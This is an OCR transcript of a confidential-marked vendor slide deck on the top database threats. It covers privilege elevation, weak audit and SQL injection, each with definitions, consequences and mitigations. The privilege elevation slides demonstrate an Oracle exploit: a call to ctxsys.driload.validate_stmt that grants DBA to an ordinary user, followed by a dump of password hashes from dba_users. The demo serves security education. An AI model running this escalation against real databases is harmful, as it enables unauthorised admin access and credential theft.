


```
SQL*Plus: Release 10.2.0.1.0 - Production on Thu Sep 28 19:35:57 2006

Copyright (c) 1982, 2005, Oracle.  All rights reserved.


Connected to:
Oracle8i Release 8.1.7.0.0 - Production
JServer Release 8.1.7.0.0 - Production

SQL> select username,password from dba_users;
select username,password from dba_users
                              *
ERROR at line 1:
ORA-00942: table or view does not exist


SQL> exec ctxsys.driload.validate_stmt('grant dba to scott')
```

Imperva Confidential

Database Top 10 Threats
Privilege Elevation


Part 4




```
SQL*Plus: Release 10.2.0.1.0 - Production on Thu Sep 28 19:35:57 2006

Copyright (c) 1982, 2005, Oracle.  All rights reserved.


Connected to:
Oracle8i Release 8.1.7.0.0 - Production
JServer Release 8.1.7.0.0 - Production

SQL> select username,password from dba_users;
select username,password from dba_users
                              *
ERROR at line 1:
ORA-00942: table or view does not exist


SQL> exec ctxsys.driload.validate_stmt('grant dba to scott');
BEGIN ctxsys.driload.validate_stmt('grant dba to scott'); END;

*
ERROR at line 1:
ORA-06510: PL/SQL: unhandled user-defined exception
ORA-06512: at "CTXSYS.DRILOAD", line 42
ORA-01003: no statement parsed
ORA-06512: at line 1
```

Database Top 10 Threats
Privilege Elevation

Part 5




```
SQL> connect scott/tiger@cto-db
Connected.
SQL> select username,password from dba_users;

USERNAME                       PASSWORD
------------------------------ ------------------------------
SYS                            D4C5016086B2DC6A
SYSTEM                         D4DF7931AB130E37
OUTLN                          4A3BA55E08595C81
DBSNMP                         E066D214D5421CCC
AURORA$JIS$UTILITY$             000001790559584
OSE$HTTP$ADMIN                  000001583927754
AURORA$ORB$UNAUTHENTICATED     -000000503753240
ORDSYS                         7EFA02EC7EA6B86F
ORDPLUGINS                     88A2B2C183431F00
MDSYS                          72979A94BAD2AF80
CTXSYS                         24ABAB8B06281B4C
SQL>
```



Database Top 10 Threats
Privilege Elevation


- Analysis
  - + Susceptible objects
    - –Stored procedures
    - –SQL Statements
    - –Built-in functions
  - + Types of vulnerabilities
    - –Buffer Overflow
    - –SQL Injection
    - –Semantic glitches



Database Top 10 Threats
Privilege Elevation (Cont.)

- Consequence
  - + Any “minor” breach becomes a major incident
  - + Built-in access control becomes ineffective
- Mitigation
  - + More granular ACL: Query level ACLs
  - + Traditional IPS: Patterns for susceptible objects
  - + Correlated detection


NO ENTRY
AUTHORISED
PERSONNEL ONLY



Weak Audit

Imperva Confidential

CONFIDENTIAL




Database Top 10 Threats

Weak Audit

- Definition: Audit policies that rely on built-in database mechanisms suffer a number of weaknesses


Imperva Confidential



Database Top 10 Threats

Weak Audit


- Analysis
  - Performance degradation and DBA attention span
  - Knowing what matters in the mountain of audit data
  - Vulnerability to privilege elevation as well as other database attacks
  - Limited granularity
  - Proprietary



Database Top 10 Threats

Weak Audit


- No end-to-end identity tracking
  - In 3 tier environments
  - Application server uses a pooled connection policy to access database
  - Built in mechanism only records account name and have no information with respect to the actual end user.




Database Top 10 Threats

Weak Audit

- Consequence
  - + Regulatory problems
  - + Data is not there when you need it
- Mitigation
  - + Independent auditing device



SQL Injection




Database Top 10 Threats

SQL Injection

- Definition: Attacker inserts an unauthorized SQL **statement** through an SQL **data** channel:
  - Data Channel - eg. Parameter of stored procedures or Web form
  - Most common attack type on web connected databases

Imperva Confidential




Database Top 10 Threats

SQL Injection


- Analysis:
  - Non-validated input parameters

Imperva Confidential



Database Top 10 Threats
SQL Injection

- **Consequence**
  - + Access to unauthorized data
  - + Unauthorized data manipulation
  - + Denial of Service
  - + Privilege elevation




Database Top 10 Threats
SQL Injection

- **Mitigation**
  - + More granular ACL: Query ACLs
  - + Automatic and dynamic generation of ACLs
  - + Correlation with Web front end

HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
